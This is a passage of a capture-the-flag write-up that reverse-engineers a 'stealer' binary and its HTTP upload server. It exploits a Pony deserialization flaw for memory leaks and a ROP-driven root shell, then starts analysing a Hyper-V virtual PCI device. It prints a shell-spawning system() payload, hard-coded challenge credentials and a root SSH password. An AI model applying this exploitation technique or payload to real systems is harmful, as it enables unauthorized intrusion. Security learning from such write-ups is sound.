                desc="String at {}".format(ref_addr))
        current_label = describe_data_addr(ref_addr, return_none=True)
        string_label = "STR_" + (string_str.replace(" ", "_").replace(".", "_")
          .replace("-", "_").replace("/", "_").replace("?", "_question_")
          .replace("#", "_hash_").replace("*", "_star_")
          .replace("$", "_dollar_").replace("+", "_plus_")
          .replace("%", "_percent_").replace(":", "_colon_")
          .replace(";", "_semicolon_").replace("\x1b", "_esc_")
          .replace("\b", "_slashB_").replace("\\", "_backslash_")
          .replace("\t", "_tab_").replace("\r", "_cr_").replace("\n", "_lf_")
          .replace("\f", "_backF_").replace("\"", "_"))
        if string_len == 0:
            string_label = "STR_empty"
        elif string_str == " \t\x0b\x0c\r\n":
            string_label = "STR_spaces"
        elif string_str == " \r\n":
            string_label = "STR_CRLF"
        elif string_str == "\xc2\xb5s":
            string_label = "STR_micros"
        elif string_str == "/":
            string_label = "STR_slash"
        if current_label != string_label:
            print("   label: {} -> {}".format(current_label, string_label))
            createLabel(ref_addr, string_label, True)
        set_data_type(ref_addr, pony_string, force=True,
            desc="String at {}".format(ref_addr))
```

While running this code, some strings appear to be very interesting:

```
004b1860: String 20, 21 to 004655f0: '/usr/bin/uname -a > '
004b1840: String 13, 14 to 00464622: '/tmp/.X1-lock'
004b1880: String 15, 16 to 00464630: '/usr/bin/id >> '
004b18a0: String 20, 21 to 00465610: "Error opening file '"
004b18e0: String 10, 11 to 00464643: '/tmp/0dayz'
004b1900: String 13, 14 to 0046464e: '0-day found: '
004b1920: String 14, 15 to 0046465c: 'Error reading '
004b1940: String 12, 13 to 0046466b: '/usr/bin/rm '
004b1960: String 10, 11 to 00464678: 'Admin area'
004b1980: String 7, 8 to 00464683: '0.0.0.0'
004b1a40: String 19, 20 to 00465650: '/download/*filepath'
004b19e0: String 9, 10 to 004646a0: 'exploits/'
004b1a20: String 5, 6 to 004646aa: '/ping'
004b1a00: String 23, 24 to 00465630: '/upload/:hash/:filename'
004b19c0: String 13, 14 to 00464692: '/enroll/:hash'
004b19a0: String 6, 7 to 0046468b: '/:rand'
004b1a60: String 20, 21 to 00465670: "Can't run the server"
```

The first strings are used by `Main_Dispatch_Client` to run commands on the system!

More precisely, when the program is run without any argument, is executes:

```
/usr/bin/uname -a > /tmp/.X1-lock
/usr/bin/id >> /tmp/.X1-lock
```

Then it reads the results (from `/tmp/.X1-lock`) and sends them to the HTTP server. After this, it tries to send each file in directory `/tmp/0dayz`to the server.

When the program is launched with `--listen`, it starts a HTTP server which listens on TCP port 31337. This server seems to behave like the remote one. So we can study it in an offline environment, like a real malware.

4.2 The HTTP server

The function `Main_Dispatch_Listen` creates a `MyServer` object and registers some routes, like a Node.js server using Express:

```
GET  /download/*filepath     : _DirServer with "exploits/"
GET  /                       : DefaultHandler    => return "Hello!"
GET  /ping                   : PingHandler       => return "pong"
POST /upload/:hash/:filename : UploadHandler
POST /enroll/:hash           : EnrollHandler
POST /:rand                  : NotFoundHandler  => return "404 Not Found"
```

The types of the handlers were named thanks to the symbols which are present in the program. Even though the data structures are not named, they include serialization and tracing functions (for example `EnrollHandler_Serialise`) which carry the name.

Almost all endpoints are authenticated with credentials which are hard-coded in the program: user `Kim-Jong-Un` and password `DoYouLikeMyCTF?`. The `/ping` endpoint confirms this.

```
$ curl -v http://518e3baefd2283e3cde6d0ce8bebec7a.fileshare.fr:31337/ping
...
< HTTP/1.1 401 Unauthorized
< Connection: close
< WWW-Authenticate: Basic realm="Admin area"
<

$ curl --user 'Kim-Jong-Un:DoYouLikeMyCTF?' -v \
  http://518e3baefd2283e3cde6d0ce8bebec7a.fileshare.fr:31337/ping
< HTTP/1.1 200 OK
< Connection: close
<
pong
```

The server exposes in practice a file upload service (another one!):

- `/enroll/<hash>`: the server creates a directory `exploits/<hash>` and decodes the request content into a file `infos.txt` in this directory.
- `/upload/<hash>/<filename>`: the server decodes the request content into a file `exploits/<hash>/<filename>`
- `/download/<filepath>`: the server serves a file located at `exploits/<filepath>`

As any program managing files, we can try exploiting path traversal vulnerabilities. This does not work.

Let's take a look at the protocol. In an offline environment where the remote server is redirected to a local HTTP server (launched with `--listen`), we create a file containing `coucou` in `/tmp/0dayz/ninja` and launch the program. On the server, we observe some logs. Let's show them with the data which was transmitted in the HTTP body[8].

```
[127.0.0.1] 19/Jul/2022 13:44:05 |200|   77.52µs | POST /enroll/
ca465ec6b91bc88574fe427dbf7a1e413a98de3b94c71ab0acb553999b406294

  Content: TGludXggPDM8MzwzIDUuNDIgSGVsbG8gU3luYWNrdGl2IHg4Nl82NCB4ODZfNjQgeDg2X
    zY0IEdOVS9MaW51eAp1aWQ9MChyb290KSBnaWQ9MChyb290KSBncm91cHM9MChyb290KQo=

[127.0.0.1] 19/Jul/2022 13:44:05 |200|  454.06µs | POST /upload/
ca465ec6b91bc88574fe427dbf7a1e413a98de3b94c71ab0acb553999b406294/
9b301eab8c6bdd60cb67a6fda106bb7907b6c877ecfaf1d917566d0416f0c7f5

  Content: CwAAAAAAAAAHAAAAAAAAAAgAAAAAAAAAIAAAAAAAAABjb3Vjb3UKAA==
```

The first request created a file `exploits/ca465e...94/infos.txt` with the base64-decoded content. The second request created a file `exploits/ca465e...94/9b301e...f5` with `coucou`, which is not exactly the content. Indeed, when decoding the content, we get:

```
$ CONTENT='CwAAAAAAAAAHAAAAAAAAAAgAAAAAAAAAIAAAAAAAAABjb3Vjb3UKAA=='
$ echo $CONTENT | base64 -d | xxd
00000000: 0b00 0000 0000 0000 0700 0000 0000 0000  ................
00000010: 0800 0000 0000 0000 2000 0000 0000 0000  ........ .......
00000020: 636f 7563 6f75 0a00                      coucou..
```

Hum... the first 32 bytes look almost like the `String` structure which was discovered earlier. And this is no surprise when we read the implementation of `String_Serialise` and `String_Deserialise`:

- It starts with `0xb`, which is the identifier of the `String` type.
- It continues with `7` and `8`, which are the string lengths of `"coucou\n"`.
- It ends with `0x20`, which is the offset of the string (instead of the real address in memory).

Hum, we have two sizes. Can they be desynchronized? Are we able to exploit some vulnerabilities in Pony's deserialization system? Yes, of course!

4.3 String Deserialization Vulnerabilities

Pony's official documentation of the `Serialise` package[9] includes a clear disclaimer:

> Deserialisation is fundamentally unsafe currently: there isn't yet a verification pass to check that the resulting object graph maintains a well-formed heap or that individual objects maintain any expected local invariants. However, if only "trusted" data (i.e. data produced by Pony serialisation from the same binary) is deserialised, it will always maintain a well-formed heap and all object invariants.

This sounds like Pony uses a very dangerous deserialization primitive. The main function, `pony_deserialise`, is implemented in `src/libponyrt/gc/serialise.c`. Comparing the source

[8] N.B. The hashes in the requests are the SHA256 each content without decoding.
[9] https://web.archive.org/web/20210415084911/https://stdlib.ponylang.io/serialise--index/

code with the binary enables to better understand how this feature works.

Let's consider a serialized `String` object, which contains 4 fields: `typeid`, `length`, `size` and `offset`. When `pony_deserialise` is called to deserialize it, it reads `typeid`, which should be `0xb`. This identifier is converted to a type descriptor pointer through a table, in function `pony_deserialise_offset`:

```
uintptr_t id = *(uintptr_t*)((uintptr_t)ctx->serialise_buffer + offset);
pony_type_t* t = desc_table[id];
```

This `desc_table` is a global pointer (at address `0x004b3850`) which is initialized by the runtime to a table of 827 type pointers starting at `0x004af340`[10]. Its entry `0xb` is `0x00488120`: this is indeed the `String` type.

When a `String` object is deserialized, `String_Deserialise` is called, which calls `pony_deserialise_block` with `offset` and `size` to copy the string data into a buffer:

```
if((offset + size) > ctx->serialise_size) {
  serialise_cleanup(ctx);
  ctx->serialise_throw();
  abort();
}
void* block = ctx->serialise_alloc(ctx, size);
memcpy(block, (void*)((uintptr_t)ctx->serialise_buffer + offset), size);
// The new String object uses block as string data
```

What about the field `length`? It is never checked! And when the string is actually read, it is the one which is actually used. So by sending to the `/upload` endpoint a string object with `length > size`, we are able to write some data which is past the end of the string buffer to the file which is uploaded. Then with `/download` we can download this file and get this leaked data.

Moreover, the bound checks are very permissive: the deserialization fails if `offset + size` is past the end of the serialized data, but not if `offset` is negative. And even though in `pony_deserialise_block`, `offset` is unsigned[11], an integer overflow is possible when computing `(void*)((uintptr_t)ctx->serialise_buffer + offset)`. So, by using a negative 64-bit `offset` and `size = -offset`, the program will copy data from the data located before the serialized data.

Therefore we can leak data before and after our buffer. What can we do from this? By trying some parameters (buffer size, number of bytes leaked, etc.), we identified some `String` structures in the leaked data. This is very interesting when encountering a small string, as its content is likely to be right next to the structure.

For example, if we find this data in the leaked content (in `xxd` format), we can identify the `String` type address `2081 4800 0000 0000` (`0x00488120` in Little Endian), `length = 0xb`, `size = 0xc` (which is `length + 1`), `address = 0x00007f70c0e14c20` and a string `"exploits/!/"`. It is very likely that this string was in fact located at `0x00007f70c0e14c20`. With this, we know the location where the serialized buffer was.

```
000bc0:  2081 4800 0000 0000 0b00 0000 0000 0000   .H.............
000bd0:  0c00 0000 0000 0000 204c e1c0 707f 0000  ........ L..p...
000be0:  6578 706c 6f69 7473 2f21 2f00 0000 0000  exploits/!/.....
```

[10] Function `main` initializes a `pony_language_features_init_t` structure at `0x00453a1a` which defines this table. This is https://github.com/ponylang/ponyc/blob/0.45.2/src/libponyc/codegen/genexe.c#L187-L191 in Ponyc source code.

[11] https://github.com/ponylang/ponyc/blob/0.45.2/src/libponyrt/gc/serialise.c#L320

4.4 Remote Code Execution

When deserializing `String` objects, we can leak adjacent memory. This is useful (think about Heartbleed[12]), but not very powerful. Can we achieve remote code execution by deserializing data?

We can control the type of the object which is deserialized: it is checked to the a `String` only once the deserialization finished. Moreover, the code which performs the deserialization blindly trusts this value[13]:

```
// id is not checked in any way and comes from uploaded data
pony_type_t* t = desc_table[id];
```

We can try to find a type descriptor which has nice properties for exploitation, but this is too difficult. It is much easier to directly craft our own type descriptor! Then we can redirect the call to `system` and boom, we get a shell! But there are some issues to solve:

1. The table contains pointers to pointers (dereferencing `desc_table[id]` gives a pointer). Therefore we need to write in memory a pointer to a location under our control.
2. It is very hard to control the value in register `rdi`, which is the first argument of functions such as `system`.
3. We have quite limited room to perform ROP execution.

These are very difficult issues and some exploitation tricks need to be found.

1. To know where we write data, we suppose the data we are sending (the `String` which is deserialized) will be allocated twice at the same location. Most of the times, this is wrong, but when this happens, we can detect that this occurred after-the fact thanks to the memory leaks. So the plan consists in leaking the address where the data was present, prepare our payload with this address, and send it in a loop until it matches the expected address. This is where it is important to have a debuggable setup which is very similar to the real one (a virtual machine with a single CPU and the same C library). When sending a payload of `0x10000` bytes which leaks `0x1000` bytes before and `0x3000` bytes after, we can get this double-allocation after some minutes.

2. There is an interesting ROP gadget:

```
0x45bc56 : pop rax ; pop rbx ; pop r12 ; pop r14 ; pop r15 ; pop rbp ; ret
```

By crafting a type descriptor which uses this gadget as its deserialization function, we can confuse the call stack of `ponyint_gc_handlestack` enough to control `rdi`, by first overwriting `rbx` which contains the context...

Also, by crafting a type descriptor which calls `ponyint_gc_handlestack` (at `0x458520`) when deserializing data, we can deepen the call stack before the `pop`s and make the `ret` be deterministic and useful.

3. The function `Array_Middleware_val_Deserialise` deserializes multiple objects without enforcing their types. This is very useful to chain some deserializations. This creates a calling stack which is processed by `ponyint_gc_handlestack`.

After much troubleshooting and gdb-fu, we can manage to run `/bin/sh`. And we can interact with it by re-using the file descriptor of the HTTP connection, before it is closed by the program. In practice, executing `system("echo HTTP/1.0 200 OK>&6;sh<&6")` works fine.

From this remote shell:

[12] https://xkcd.com/1354/
[13] https://github.com/ponylang/ponyc/blob/0.45.2/src/libponyrt/gc/serialise.c#L280-L282

```
$ /bin/sh >&0 2>&0

$ id
uid=0(root) gid=0(root) groups=0(root)

$ pwd
/etc/services

$ uname -a
Linux (none) 5.18.0-rc5 #1 PREEMPT_DYNAMIC Tue Jul 12 11:08:15 PDT 2022 x86_64
GNU/Linux

$ ls -la
drwxr-xr-x    3 root     root          4096 Jul 12 18:24 .
drwxr-xr-x    6 root     root          4096 Jul 12 18:24 ..
drwxr-xr-x    3 root     root          4096 Jul 27 20:05 exploits
-rwxr-xr-x    1 root     root         14608 Jul 12 18:24 fbwrite
-rwxr-xr-x    1 root     root         19320 Jul 12 18:24 files_service
-rwxr-xr-x    1 root     root        870104 Jul 12 18:24 stealer
```

We are running as `root` from the directory `/etc/services`. `stealer` is the program we analyzed. The upload directory, `exploits`, does not contain anything but the files we uploaded. `fbwrite` and `files_service` are Linux programs which do not contain a flag.

Is there anything interesting in `root`'s home directory?

```
$ ls -la /root
drwxr-xr-x    2 root     root          4096 Jul 12 18:24 .
drwxr-xr-x   18 root     root          4096 Jul 12 18:24 ..
-rwxr-xr-x    1 root     root           418 Jul 12 18:24 README
-rwxr-xr-x    1 root     root            38 Jul 12 18:24 flag.txt
-rwxr-xr-x    1 root     root           217 Jul 12 18:24 guest_installer.zip
-rwxr-xr-x    1 root     root      55159137 Jul 12 18:24 host_installer.zip
-rwxr-xr-x    1 root     root          6536 Jul 12 18:24 mm_driver.c

$ cat /root/flag.txt
HXN{1f329793ed7d4b9b178de07eb257cfed}
```

This concludes the 3rd step: we compromised the remote server.

5 Step 4: The Driver with Probabilistic Buffer Overflow

5.1 Preparation

We managed to get a `root` shell on the server which stole the 0days! But the stolen files are no longer there: this server is a virtual machine which transmits uploaded files to its host through a virtual PCI device. The kernel logs contain information about the virtualization environment

```
$ dmesg
...
[    0.000000] efi: EFI v2.70 by Microsoft
```

```
[    0.000000] efi: ACPI=0x3fffa000 ACPI 2.0=0x3fffa014 SMBIOS=0x3ffd8000 SMBIOS
3.0=0x3ffd6000 MEMATTR=0x3f314018 RNG=0x3ffda818
[    0.000000] efi: seeding entropy pool
[    0.000000] SMBIOS 3.1.0 present.
[    0.000000] DMI: Microsoft Corporation Virtual Machine/Virtual Machine, BIOS
Hyper-V UEFI Release v4.1 05/05/2021
[    0.000000] Hypervisor detected: Microsoft Hyper-V
[    0.000000] Hyper-V: privilege flags low 0x2e7f, high 0x3b8030, hints
0x22c2c, misc 0xc0bed7b2
[    0.000000] Hyper-V: Host Build 10.0.22000.795-0-0
[    0.000000] Hyper-V: Nested features: 0x0
[    0.000000] Hyper-V: LAPIC Timer Frequency: 0xc3500
[    0.000000] Hyper-V: Using hypercall for remote TLB flush
...
[    0.368367] hv_pci 85dcf314-cb71-49db-a86d-d102fbb1b1f3: PCI VMBus probing:
Using version 0x10004
[    0.374039] hv_pci 85dcf314-cb71-49db-a86d-d102fbb1b1f3: PCI host bridge to
bus cb71:00
[    0.375660] pci_bus cb71:00: root bus resource [mem 0xfe0000000-0xfe0000fff
window]
[    0.376604] pci_bus cb71:00: No busn resource found for root bus, will use
[bus 00-ff]
[    0.378333] pci cb71:00:00.0: [4141:4141] type 00 class 0x030200
[    0.391773] pci cb71:00:00.0: reg 0x10: [mem 0xfe0000000-0xfe0000fff 64bit]
[    0.411571] pci_bus cb71:00: busn_res: [bus 00-ff] end is updated to 00
[    0.412420] pci cb71:00:00.0: BAR 0: assigned [mem 0xfe0000000-0xfe0000fff
64bit]
[    0.429481] hv_vmbus: registering driver hyperv_fb

$ lspci:
cb71:00:00.0 3D controller: Device 4141:4141
```

The ZIP archives in `/root` contains the information which is needed to replicate this setup.

`host_installer.zip` contains files for Windows:

```
certmgr.exe
devcon.exe
host_pci_installer.cer
host_pci_installer.inf
host_pci_installer.pdb
host_pci_installer.sys
install.bat
kmdfhost_pci_installer.cat
pci_device.dll
pci_device.pdb
uninstall.bat
vm.vhdx
```

`install.bat` installs everything on a Windows machine which is running Hyper-V. The most interesting information is that the emulated PCI device is implemented as a COM service in `pci_device.dll`:

```
@REM Register our device as a COM InProc DLL
regsvr32 /s pci_device.dll
```

Before reverse-engineering anything, there is an indication in `install.bat`:

```
ECHO OK PCI Device installed
ECHO Now please run the virtual machine (IP should show on the framebuffer)
ECHO After booting, SSH available on port 22 with root:R2d6YwjZSpsZpuNkBE6t
(port 2221 in online release build)
```

This is also in `/root/README`:

```
This is the ``files`` Virtual Machine running under Hyper-V Windows 11 host.

If problem in VM (files not sent to the PCI device pci_device.dll handler),
  please connect using SSH on 2221 with root:R2d6YwjZSpsZpuNkBE6t

Problem may be on host side due to Microsoft mitigations
  (not allowed to create child processes, dynamic code and modifying executable
code
    also DLL cannot be loaded from remote servers).
```

This avoids the hassle of chaining the previous exploits to work on this step. When solving the challenge, I forgot about it and chained the exploits anyway. This was not so difficult.

Moreover, the organizers freely provide RDP access to a Windows 11 machine with the challenge up and running, without the flags. To use it while saving files locally, the project rdp2tcp comes handy. However, it is quite buggy and tunnelling SSH does not work due to some issues in the way asynchronous buffers are managed. Someone opened a Pull Request in August to fix these issues, and no maintainer responded. People who love rdp2tcp may want to take a look at https://github.com/V-E-O/rdp2tcp/pull/8 and help reviewing this amazing Pull Request (and my microscopic Pull Request as well, https://github.com/V-E-O/rdp2tcp/pull/9).

5.2 The PCI device

When a file is transmitted to the Linux virtual machine where we got a `root` shell, it is transmitted to the Windows host. This mechanism relies on a program located in `/etc/services/files_service`. This program maps the first 4096 bytes of the MMIO (Memory-Mapped Input/Output) space of a PCI device identified by vendor ID `0x4141` and device ID `0x4141`. This device is a virtual one, which is set up by `install.bat` and implemented in `pci_device.dll`. Then, the program runs a loop for every file in `/etc/services/exploits/` where it:

- allocates some physical memory ;
- reads the content of the file in this memory ;
- computes the CRC32 checksum of this content ;
- uses the mapped MMIO space to transmit the address of the physical memory, the size of the file and the checksum ;
- frees the physical memory.

To perform operations on the physical memory, the program uses a special file, `/dev/mm_device`, which is implemented by a kernel module in the virtual machine. The source code of this module is directly provided in `/root/mm_driver.c`. The features provided by this module are very simple: allocating, mapping and freeing physical memory.



Figure 3: Exfiltrating files from the VM (SSH terminal bottom left) to a Windows directory



Figure 4: The Virtual Machine

Now, how is the virtual device implemented on Windows' side? `pci_device.dll` implements a COM server which registers the class ID `00004444-6666-4444-0001-020304050607` (which is also known as `CLSID_VGPU` in the symbols of the DLL). Besides the usual COM functions `DllRegisterServer`, `DllGetClassObject`..., the DLL provides a C++ class named `Device` with these methods:

- `Device::AddRef`
- `Device::CopyDataFromGuest`
- `Device::DebugErrorMessage`
- `Device::DebugErrorMessageAsync`
- `Device::InitHostBar0`
- `Device::Initialize`
- `Device::IOCTLOnUpdateBAR`
- `Device::MapGuestMemory`
- `Device::PauseGpup`
- `Device::PowerTransitionComplete`
- `Device::QueryInterface`
- `Device::ReadField32`
- `Device::ReadField64`
- `Device::ReadInterceptedGpup`
- `Device::Release`
- `Device::RestoreGpup`
- `Device::ResumeGpup`
- `Device::SaveGpupBegin`
- `Device::SaveGpupContinue`
- `Device::UnmapGuestMemory`
- `Device::WriteField32`
- `Device::WriteField64`
- `Device::WriteInterceptedGpup`

The `Read...` and `Write...` functions are very interesting, as they implement the main logic of the device, including the part used when transmitting a file. Indeed, they handle the access to the MMIO space of the virtual device and `Device::WriteInterceptedGpup` runs some threads when a special condition happens.

More precisely, `/etc/services/files_service` transmits a file by doing the following operations, in a function named `mono_send_file`.

- While the 64-bit value at `MMIO[0x10]` is not `0x5245414459` (`"READY"`), write `0x50524550415245` (`"PREPARE"`) to it.
- Write the 64-bit physical address of the file content to `MMIO[0x20]`.
- Write the 64-bit size of the file to `MMIO[0x28]`.
- Write the 32-bit checksum to `MMIO[0x18]`.
- Write the 64-bit value `0x474f2121` (`"GO!!"`) to `MMIO[0x10]`
- Wait for the 64-bit value at `MMIO[0x10]` to become `0x46494e4953484544` (`"FINISHED"`)
- Read the 32-bit value at `MMIO[0x18]`.

These operations clearly use the MMIO space as a set of shared registers between the virtual machine and the DLL. This interpretation can be confirmed when looking at some functions in `pci_device.dll`:

```
uint32_t __thiscall MonoThread::GetChecksum(MonoThread *this) {
  return Device::ReadField32(this->pDevice, 0x18);
}
uint64_t __thiscall MonoThread::GetStatus(MonoThread *this) {
```

```
  return Device::ReadField64(this->pDevice, 0x10);
}
void __thiscall MonoThread::SetChecksum(MonoThread *this, uint32_t param_1) {
  Device::WriteField32(this->pDevice, 0x18, param_1);
}
void __thiscall MonoThread::SetStatus(MonoThread *this, uint64_t param_1) {
  Device::WriteField64(this->pDevice, 0x10, param_1);
}
```

So `MMIO[0x10]` is the *status* register of the `MonoThread` class and `MMIO[0x18]` its *checksum* register. The main logic of the `MonoThread` is implemented in method `MonoThread::Run`, which checks the checksum of the transmitted file (function `ComputeCRC32`) and writes it to a randomly-named file in `C:\exploits\` (function `SaveToHostFile`).

In `Device::WriteInterceptedGpup` there is another handler: a class named `MultiThread`. It can also be used to transmit files, but in a batch instead of sending one after another. Moreover `MultiThread::Run` spawns several threads to transmit the files in parallel! These threads, implemented with class `WorkerThread`, share a buffer which contains a short header followed by entries representing the files to transmit. Here are the structures which were reverse-engineered from functions such as `WorkerThread::Run`.

```
// 32-byte header
struct MULTI_SHARED_BUFFER_HEADER {
    uint64_t count_of_entries;
    uint64_t number_of_workers_to_spawn; // between 1 and 6
    uint8_t padding[16];
};

// 32-byte entry representing a transmitted file
struct MULTI_SHARED_BUFFER_ENTRY {
    uint64_t physical_address;
    uint64_t file_size;
    uint32_t crc32;
    uint8_t padding[12];
};
```

How do the worker threads get these structures? They are directly mapped from the memory of the Linux virtual machine! Indeed, `MultiThread::Configure` calls `Device::MapGuestMemory` to map a memory area which physical address is given by `MMIO[0x210]` and size by `MMIO[0x218]`. Then `MultiThread::StartWorkers` decodes the header to configure the workers. The methods of the class `MultiThread` update a status field at `MMIO[0x200]` (by calling `MultiThread::SetStatus`).

There are many physical addresses involved here. To better understand what is going on, several things help:

- `/etc/services/files_service` implements the protocol in a function `mono_send_multi_files` which is not unused, even though it is present.
- Process Hacker (which will soon be renamed System Informer[14]) is able to identify the right VM Worker Process which loads `pci_device.dll`
- x64dbg[15] is able to debug the VM Worker Process while the PCI device is used.

[14] https://github.com/winsiderss/systeminformer, since an announcement in June 2022 on Twitter, https://twitter.com/aionescu/status/1536494552105766912

[15] https://github.com/x64dbg/x64dbg and http://x64dbg.com/



Figure 5: Using Process Hacker to analyze the Hyper-V Worker Process

